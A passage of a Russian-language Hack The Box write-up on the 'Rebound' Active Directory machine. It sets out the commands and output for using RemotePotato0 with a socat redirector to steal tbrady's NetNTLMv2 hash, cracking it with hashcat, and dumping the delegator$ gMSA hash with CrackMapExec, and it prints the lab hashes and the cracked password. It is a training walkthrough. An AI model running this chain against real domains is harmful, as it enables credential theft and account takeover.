
ПРОВОДИМ СЛОЖНУЮ АТАКУ
НА ACTIVE DIRECTORY

ПРОДВИЖЕНИЕ

От WINRM_SVC к TBRADY

Для разведки на хосте можно использовать утилиту **Seatbelt**. Последовательно собираем информацию о системе, пользователе и другие интересные вещи.

```
Seatbelt.exe -group=system
Seatbelt.exe -group=user
Seatbelt.exe -group=misc
```




```
═════ OneNote ═════

    OneNote files (Administrator):


    OneNote files (tbrady):


    OneNote files (winrm_svc):
```

OneNote-файлы

Из интересного в пункте, связанном с файлами OneNote, отмечаем наличие возможности входа в систему у пользователя `tbrady`. Проверить наличие текущей сессии не получилось, поэтому я решил использовать RemotePotato0 вслепую. Подробнее об этой технике можешь почитать в статье «Картошка-0. Повышаем привилегии в AD при помощи RemotePotato0». В результате атаки мы получим NetNTLMv2-хеш атакуемого пользователя. На своем хосте запускаем редиректор **socat**, а на удаленной машине выполняем RemotePotato0.

```
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:rebound.htb:9999
```

```
RemotePotato0.exe -m 2 -r 10.10.16.34 -x 10.10.16.34 -p 9999 -s 1
```




```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> .\rp.exe -m 2 -r 10.10.16.34 -x 10.10.16.34 -p 9999 -s 1
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 10.10.16.34 to your victim machine on port 9999
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written: 104 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] User hash stolen!

NTLMv2 Client   : DC01
NTLMv2 Username : rebound\tbrady
NTLMv2 Hash     : tbrady::rebound:1b56eef82193ca40:4f8a13cf5f8df010ef1b5802339eb1a6:01010000000000002ed3790de4f2d9017fa06964bd73228a0000000002000e007200650062006f0075006e00640001000800440043003000310004
0016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e00680074006200070008002ed3790de4f2d9010600
040006000000080030003000000000000000010000000020000000da5203b8d15aa6fb4ff52d5842a8905ee14eb4611695e9f447f7da95c1c351050a0010000000000000000000000000000000000000900000000000000000000000
```

Результат атаки

Полученный хеш отправляем в hashcat. Хеши такого типа (`-m 5600`) брутятся очень быстро, и в результате мы получаем пароль пользователя.

```
hashcat -m 5600 -a 0 tbrady_hash.txt rockyou.txt
```




```
TBRADY::rebound:1b56eef82193ca40:4f8a13cf5f8df010ef1b5802339eb1a6:01010000000000002ed3790de4f2d9017fa06964bd73228a0000000002000e007200650062006f0075006e00640001000800440043003000310004001
6f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e00680074006200070008002ed3790de4f2d901060
003000000000000000001000000002000000da5203b8d15aa6fb4ff52d5842a8905ee14eb4611695e9f447f7da95c1c351050a0010000000000000000000000000000000000000900000000000000000000000:543BOMBOMBUNmanda

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: TBRADY::rebound:1b56eef82193ca40:4f8a13cf5f8df010ef...000000
```

Результат перебора хеша

Конечно же, проверяем полученные учетные данные с помощью CrackMapExec.

```
crackmapexec smb 10.10.11.231 -u tbrady -p '543BOMBOMBUNmanda'
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ crackmapexec smb 10.10.11.231 -u tbrady -p '543BOMBOMBUNmanda'
SMB         10.10.11.231    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [+] rebound.htb\tbrady:543BOMBOMBUNmanda
```

Проверка учетных данных пользователя

От TBRADY к DELEGATOR

Так как мы получили нового пользователя, возвращаемся к графу BloodHound и помечаем эту учетку, после чего перестраиваем граф.




Граф BloodHound

У этого пользователя есть право на чтение паролей gMSA. **Управляемые учетные записи (MSA)** — это специальный тип учетных записей Active Directory. Их можно использовать для безопасного запуска служб, приложений и заданий планировщика. Основная идея в том, что паролем таких учетных записей полностью управляет Active Directory. Для них автоматически генерируется сложный пароль длиной 240 символов, который меняется также автоматически каждые 30 дней. Для аутентификации используется только Kerberos, так как интерактивный вход для этих учеток невозможен. Это связано с тем, что пароль не известен никому и не хранится в локальной системе, поэтому его нельзя извлечь из системного процесса LSASS с помощью mimikatz.

Но и такими учетными записями нужно как-то управлять, а это значит, что, если у нас есть доступ к такой учетке, мы можем получить хеш ее пароля. Для этого мы снова будем использовать CrackMapExec.

```
crackmapexec ldap dc01.rebound.htb -u tbrady -p 543BOMBOMBUNmanda -k
--gmsa
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ crackmapexec ldap dc01.rebound.htb -u tbrady -p 543BOMBOMBUNmanda -k --gmsa
SMB         dc01.rebound.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
LDAP        dc01.rebound.htb 636    DC01             [+] rebound.htb\tbrady:543BOMBOMBUNmanda
LDAP        dc01.rebound.htb 636    DC01             [*] Getting GMSA Passwords
LDAP        dc01.rebound.htb 636    DC01             Account: delegator$           NTLM: 9b0ccb7d34c670b2a9c81c45bc8befc3
```

Получение хеша учетной записи delegator$

Так мы получаем под контроль еще одну учетную запись и идем дальше.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Больше BloodHound новых графов не перестраивает, поэтому просматриваем информацию о пользователе. У этой учетки есть запись в атрибуте `msDS-AllowedToDelegateTo` (свойство `allowedtodelegate` в BloodHound).



Last Logon	Sun, 09 Apr 2023 10:25:20 GMT
Last Logon (Replicated)	Sat, 08 Apr 2023 18:12:56 GMT
admincount	False
allowedtodelegate	http/dc01.rebound.htb
distinguishedname	CN=DELEGATOR,CN=MANAGED SERVICE ACCOUNTS,DC=REBOUND,DC=HTB
domain	REBOUND.HTB
domainsid	S-1-5-21-4078382237-1492182817-2568127209

